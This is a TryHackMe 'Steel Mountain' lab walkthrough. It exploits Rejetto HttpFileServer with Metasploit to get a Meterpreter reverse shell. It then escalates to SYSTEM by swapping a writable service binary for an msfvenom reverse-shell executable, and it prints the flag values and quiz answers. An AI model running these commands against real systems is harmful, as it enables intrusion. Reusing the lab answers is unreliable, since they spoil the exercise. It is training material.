




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.71.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-25 06:21 CDT
Nmap scan report for 10.10.71.201
Host is up (0.14s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE    SERVICE            VERSION
80/tcp    open     http               Microsoft IIS httpd 8.5
135/tcp   open     msrpc              Microsoft Windows RPC
139/tcp   open     netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open     microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1095/tcp  filtered nicelink
3389/tcp  open     ssl/ms-wbt-server?
8080/tcp  open     http               HttpFileServer httpd 2.3
49152/tcp open     msrpc              Microsoft Windows RPC
49153/tcp open     msrpc              Microsoft Windows RPC
49154/tcp open     msrpc              Microsoft Windows RPC
49155/tcp open     msrpc              Microsoft Windows RPC
49156/tcp open     msrpc              Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 124.54 seconds
```

STEEL MOUNTAIN

Employee of the month




```html
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Steel Mountain</title>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center>
<a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
<h3>Employee of the month</h3>
<img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
</center>
</body>
</html>
```




Who is the employee of the month?


Bill Harper




```
┌──(kali㉿kali)-[~]
└─$ searchsploit HttpFileServer
─────────────────────────────────────────────
 Exploit Title
─────────────────────────────────────────────
Rejetto HttpFileServer 2.3.x - Remote Command Execution (3)
─────────────────────────────────────────────
Shellcodes: No Results
```




```
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST tun0
LHOST => 10.21.40.68
msf6 exploit(windows/http/rejetto_hfs_exec) > run

[*] Started reverse TCP handler on 10.21.40.68:4444
[*] Using URL: http://10.21.40.68:8080/0GTQ6UK8zGvCs
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /0GTQ6UK8zGvCs
[*] Sending stage (176198 bytes) to 10.10.71.201
[!] Tried to delete %TEMP%\ZKRJzgv.vbs, unknown result
[*] Meterpreter session 1 opened (10.21.40.68:4444 -> 10.10.71.201:49240) at 2024-08-25 06:50:22 -0500
[*] Server stopped.

meterpreter > ls
Listing: C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
════════════════════════════════════════════════════════════════════════════════════
```




```
meterpreter > ls
Listing: C:\Users\bill\Desktop
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2019-09-27 06:07:07 -0500  desktop.ini
100666/rw-rw-rw-  70    fil   2019-09-27 07:42:38 -0500  user.txt

meterpreter > cat user.txt
��b04763b6fcf51fcd7c13abc7db4fd365
```




```
meterpreter > upload ~/Downloads/PowerUp.ps1
[*] Uploading  : /home/kali/Downloads/PowerUp.ps1 → PowerUp.ps1
[*] Uploaded 586.50 KiB of 586.50 KiB (100.0%): /home/kali/Downloads/PowerUp.ps1 → PowerUp.ps1
[*] Completed  : /home/kali/Downloads/PowerUp.ps1 → PowerUp.ps1
```




```
meterpreter > load powershell
Loading extension powershell ... Success.
meterpreter > powershell_shell
PS >
```




```
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
```




```
PS > Invoke-AllChecks


ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : @{ModifiablePath=C:\; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AdvancedSystemCareService9' -Path <HijackPath>
CanRestart     : True
Name           : AdvancedSystemCareService9
Check          : Unquoted Service Paths
```




```
ServiceName                     : AdvancedSystemCareService9
Path                            : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFile                  : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiableFilePermissions       : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName                       : LocalSystem
AbuseFunction                   : Install-ServiceBinary -Name 'AdvancedSystemCareService9'
CanRestart                      : True
Name                            : AdvancedSystemCareService9
Check                           : Modifiable Service Files
```




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.21.40.68:4443
```




```
┌──(kali㉿kali)-[~/Tryhackme/Steel_Mountain]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=10.21.40.68 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of exe-service file: 15872 bytes
Saved as: Advanced.exe
```




```
meterpreter > ls
Listing: C:\Program Files (x86)\IObit
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  32768  dir   2024-08-25 11:20:09 -0500  Advanced SystemCare
040777/rwxrwxrwx  16384  dir   2019-09-27 00:35:24 -0500  IObit Uninstaller
040777/rwxrwxrwx  4096   dir   2019-09-26 10:18:50 -0500  LiveUpdate
```




```
meterpreter > upload ~/Tryhackme/Steel_Mountain/Advanced.exe
[*] Uploading  : /home/kali/Tryhackme/Steel_Mountain/Advanced.exe → Advanced.exe
[*] Uploaded 15.50 KiB of 15.50 KiB (100.0%): /home/kali/Tryhackme/Steel_Mountain/Advanced.exe → Advanced.exe
[*] Completed  : /home/kali/Tryhackme/Steel_Mountain/Advanced.exe → Advanced.exe
```




```
meterpreter > shell
Process 1372 created.
Channel 7 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\IObit>sc stop AdvancedSystemCareService9
sc stop AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 4  RUNNING
                                (STOPPABLE, PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×0

C:\Program Files (x86)\IObit>sc start AdvancedSystemCareService9
sc start AdvancedSystemCareService9

SERVICE_NAME: AdvancedSystemCareService9
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0×0)
        SERVICE_EXIT_CODE  : 0  (0×0)
        CHECKPOINT         : 0×0
        WAIT_HINT          : 0×7d0
        PID                : 76
        FLAGS              :
```



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.21.40.68:4443
[*] Command shell session 1 opened (10.21.40.68:4443 → 10.10.71.201:49306) at 2024-08-25 07:50:43 -0500


Shell Banner:
Microsoft Windows [Version 6.3.9600]
-----


C:\Windows\system32>whoami
whoami
nt authority\system
```



```
C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 2E4A-906A

 Directory of C:\Users\Administrator\Desktop

10/12/2020  12:05 PM    <DIR>          .
10/12/2020  12:05 PM    <DIR>          ..
10/12/2020  12:05 PM             1,528 activation.ps1
09/27/2019  05:41 AM                32 root.txt
               2 File(s)          1,560 bytes
               2 Dir(s)  44,154,650,624 bytes free
```



```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
9af5f314f57607c00fd09803a587db80
```

No answer needed ✓ Correct Answer

Take close attention to the CanRestart option that is set to true. What is the name of the service which shows up as an *unquoted service path* vulnerability?

AdvancedSystemCareService9 ✓ Correct Answer

The CanRestart option being true, allows us to restart a service on the system, the directory to the application is also write-able. This means we can replace the legitimate application with our malicious one, restart the service, which will run our infected program!

Use msfvenom to generate a reverse shell as an Windows executable.

```
msfvenom -p windows/shell_reverse_tcp LHOST=CONNECTION_IP LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
```

